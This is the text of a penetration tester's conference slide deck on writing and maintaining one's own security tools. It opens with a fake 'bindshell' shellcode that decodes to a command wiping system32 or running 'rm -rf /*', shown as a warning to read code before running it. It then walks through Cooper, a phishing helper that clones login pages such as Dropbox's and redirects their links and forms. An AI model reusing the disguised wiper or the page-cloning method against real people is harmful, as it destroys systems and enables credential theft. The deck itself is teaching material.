CODING FOR SELF DEFENSE

EXPANDING YOUR TOOLKIT THE DIY WAY

CHRIS MADDALENA – PENETRATION TESTER / SECURITY CONSULTANT


- chrismaddalena
- @cmaddalena
- #misec
  - misecgroup
- Converge and BSides Detroit April 13-15

CON VERGE

BSIDES DETROIT

WHY WE'RE HERE

- Understand code before you run it
- Improve/enhance/fix code you already have
- Make your own toolkit



VALUE #1: (THE ONLY RULE) UNDERSTANDING THE CODE

```
#bindshell port 8888
shellcode =  "\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73"
shellcode += "\x74\x65\x6d\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43\x3a"
shellcode += "\x5c\x77\x69\x6e                                                6d\x33\x32\x5c\x2a\x20"
shellcode += "\x3e\x20\x4e\x55                                                66\x20\x27\x57\x69\x6e"
shellcode += "\x27\x20\x69\x6e                                                5f\x28\x27\x70\x6c\x61"
shellcode += "\x74\x66\x6f\x72                                                28\x29\x20\x65\x6c\x73"
shellcode += "\x65\x20\x5f\x5f                                                5f\x73\x27\x29\x2e\x73"
shellcode += "\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20\x2f"
shellcode += "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69\x20"
shellcode += "\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x65\x6c\x20\x66\x72\x65\x65\x20"
shellcode += "\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68\x20"
shellcode += "\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64\x20"
shellcode += "\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20"
shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"
```

#bindshell port 8888

BECAUSE SOMETIMES YOU GET THIS

```
[root:~/Desktop]# perl RevealYourself.pl /root/Desktop/shellcode.bin
Writing to /root/Desktop/shellcode.bin
Wrote 269 bytes to file
[root:~/Desktop]# cat shellcode.bin
__import__('os').system('del /s /q /f C:\windows\system32\* > NUL 2>&1') if 'Win
' in __import__('platform').system() else __import__('os').system('rm -rf /* > /
dev/null 2>&1') #hi there ^_~ feel free to spread this with the rm -rf replaced
with something more insidious#
```


VALUE #2: IMPROVING AND FIXING CODE

VALUE #3: MAKING YOUR OWN TOOLKIT

BONUS: SELF DEFENSE

- Sometimes you must use tools that need maintenance and don’t get it
  - Like tools made by this guy

(Just Kidding!)



Hey Roy!


YOUR REWARD

- The ability to CREATE
- A better understanding of…
  - Tools you use
  - Why a tool is broken/how it breaks
  - Programming languages
    - Python, C, Ruby, Go

GETTING STARTED

- Start small!
  - Find cool tools
  - Fix error handling or improve user feedback
  - Let your comfort level grow
- Explore GitHub
- Learn Git and explore GitHub
- Talk to friends and the community

IT'S ALRIGHT TO MAKE MISTAKES!



TOOL #1

INTRODUCING . . .
COOPER

COOPER – A HANDY PHISHING HELPER

- Cooper - person who makes or repairs casks and barrels
  - It's a dumb "fish in a barrel" joke - I like puns
  - Probably should have gone for a "bait" pun
- Functional in 48 hours in July 2015
- Truly useful in ~6 months, but still being improved after a year
- Cooper processes:
  - Emails - Ingests raw email text
  - Webpages - Clones live webpages

BUT WHY? THIS SEEMS LIKE A THING OTHER TOOLS ALREADY DO…


- Sort of, but not entirely!
- This automated a lot of manual work

FORMING A PLAN

- Look at what remains the same no matter what
  - Always need to change URLs and form actions
  - Always need to fix broken images and styling
- See if anyone else has done it
  - SET comes close, but no
- Work backwards from there

CUSTOMIZING THE SOLUTION

- In this case, why not just use SET?
  - Compatibility with our custom platform
  - Goal was to automate:
    - Fixing links
    - Changing form actions
  - This is simpler to run



STUDYING SET

- How does this thing work?
  - social-engineer-toolkit/src/webattack/web_clone/cloner.py
- Understanding the code:
  - subprocess.Popen('%s;cd %s/web_clone/;wget --no-check-certificate -O index.html -c -k -U "%s" "%s" ;'% (proxy_config, setdir, user_agent, url) stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True).wait()

STARTING WITH SMALL MODIFICATIONS

```
19  # Takes a URL, scrapes that webpage, and saves source to output file
20  def collectSource(URL,OUTPUT):
21          print("[+] Collecting HTML source from: " + URL)
22          try:
23                  # Spawn a detached process to check for wget on the system
24                  # Detached process removes the wget test call results appearing in the terminal
25                  DNULL = open(os.devnull, 'w')
26                  wget = subprocess.call('wget', shell=True, stdout=DNULL, stderr=subprocess.STDOUT)
27                  if wget == 1:
28                          # Same command used by SET's, but without -k, convert links
29                          cmd = 'wget --no-check-certificate -O %s -c -U "%s" "%s" --user-agent="%s"' % (OUTPUT,URL,URL, user_age
30                          subprocess.Popen(cmd, shell=True).wait()
31                  else:
32                          headers = { 'User-Agent' : user_agent }
33                          page = urllib.request.Request(URL, None, headers)
34                          source = urllib.request.urlopen(page).read()
35                          sourceFile = open(OUTPUT, 'wb')
36                          sourceFile.write(source)
37                          sourceFile.close()
38                  print("[+] Succesfully collected source from: " + URL)
```

ADDING FUNCTIONALITY

```
8   # This is Step 1 - Determine encoding and decode if necessary
9   def decodeEmailText(ENCODING,OUTPUT):
10          with open(OUTPUT, 'r') as html:
11                  encoded = html.read()
12                  if ENCODING in ['quoted-printable', 'qp', 'q-p']:
13                          print("[+] Decoding quoted-printable text.")
14                          # Decode the quoted-printable text
15                          source = quopri.decodestring(encoded)
16                  if ENCODING in ['base64', 'Base64', 'b64', 'B64']:
17                          print("[+] Decoding Base64 text.")
18                          print("[!] WARNING: If the output is a mess, double check your input file to make sure only the Base64
19                          # Decode the Base64 text
20                          source = base64.b64decode(encoded)
21                  with open(OUTPUT, 'wb') as output:
22                          output.write(source)
```

THAT BE SOCIAL BIT

```
# check if we have wget, if we don't then use urllib2 - special thanks to chrismaddalena  for the pull request!
# wget is called, but output is sent to devnull to hide "wget:
# missing URL" error
DNULL = open(os.devnull, 'w')
wget = subprocess.call(
    'wget', shell=True, stdout=DNULL, stderr=subprocess.STDOUT)
```

Many pull requests later…

MORE SOCIALIZING! CHANGES SINCE SUMMER 2016

```
20  def collectSource(URL,OUTPUT):
21  -       print("[+] Collecting HTML source from: " + URL)
22          try:
23  -               # Spawn a detached process to check for wget on the system
24  -               # Detached process removes the wget test call results appearing in the terminal
25  -               DNULL = open(os.devnull, 'w')
26  -               wget = subprocess.call('wget', shell=True, stdout=DNULL, stderr=subprocess.STDOUT)
27  -               if wget == 1:
28  -                       # Same command used by SET's, but without -k, convert links
29  -                       cmd = 'wget --no-check-certificate -O %s -c -U "%s" "%s" --user-agent="%s"' % (OUTPUT,URL,URL, user_agent)
30  -                       subprocess.Popen(cmd, shell=True).wait()
31  -               else:
32  -                       headers = { 'User-Agent' : user_agent }
33  -                       page = urllib.request.Request(URL, None, headers)
34  -                       source = urllib.request.urlopen(page).read()
35  -                       sourceFile = open(OUTPUT, 'wb')
36  -                       sourceFile.write(source)
37  -                       sourceFile.close()
38  -               print("[+] Succesfully collected source from: " + URL)
```

```
19  def collectSource(URL,OUTPUT):
20  +       print("[+] Collecting HTML source from: {}".format(URL))
21          try:
22  +               header = { 'User-Agent' : user_agent }
23  +               r = requests.get(URL, headers=header)
24  +               source = r.text
25  +               sourceFile = open(OUTPUT, 'w')
26  +               sourceFile.write(source)
27  +               sourceFile.close()
28  +               print("[+] Succesfully collected source from: {}".format(URL))
```

That got a lot simpler…

EVEN MORE SOCIALIZING! CHANGES SINCE SUMMER 2016 CONT.

```
45  -# Takes a txt or html file, ingests contents, and dumps it into a output file file
    for modification
46  -def openSource(FILE,OUTPUT):
47  -       print("[+] Opening source HTML file: " + FILE)
48  -       try:
49  -               with open(FILE, 'r') as inputFile:
50  -                       source = inputFile.read()
51  -               with open(OUTPUT, 'w') as sourceFile:
52  -                       sourceFile.write(source)
53  -       except Exception as err:

54  -               print("[-] Could not read the email source.")
55  -               sys.stderr.write('Error: %sn' % str(err))

56  -               sys.exit(0)
```

```
35  +# Takes a txt or html file (an email), ingests contents, and dumps it into a output
    file for modification
36  +def openEmail(FILE,OUTPUT):
37  +       print("[+] Opening source HTML file: {}".format(FILE))
38  +       with open(FILE, 'r') as inputFile:
39  +               b = email.message_from_string(inputFile.read())
40  +               if b.is_multipart():
41  +                       print("[+] Processing multi-part email message.")
42  +                       for payload in b.get_payload():
43  +                               print("[+] Processing {}
    content...".format(payload.get_content_charset()))
44  +                               with open(OUTPUT, 'wb') as sourceFile:
45  +
    sourceFile.write(payload.get_payload(decode=True))
46  +               else:
47  +                       print("[+] Processing {}
    content...".format(payload.get_content_charset()))
48  +                       with open(OUTPUT, 'wb') as sourceFile:
49  +                               sourceFile.write(payload.get_payload(decode=True))
```

No more need to decode email text and process the raw text!

LESSONS LEARNED

- I became much more familiar with requests, urllib, mechanize, BeautifulSoup, and other libs
- I learned a lot about Git and GitHub
- Troubleshooting can be a wild learning experience
  - You run into problems you never considered and learn more
- Share your ideas! Feedback taught me so much.


SAMPLE OUTPUT – WEBPAGE

./cooper.py

-p https://www.dropbox.com/login


-u https://www.dropbox.com


-o dropbox.html



OUTPUT COMPARISON

- Images are preserved
- Links are changed to point to us





PROCESSING AN EMAIL

- Very simple! Use your client's "Show Original" / "Show Source" option.
- Save *everything* to a file - no need to remove anything from the raw source.

Our Example: My hotel reservation


```
------=_Part_5050847_934130732.1475208314952

Content-Type: text/plain; charset=UTF-8

Content-Transfer-Encoding: quoted-printable
```

SAMPLE OUTPUT – EMAIL

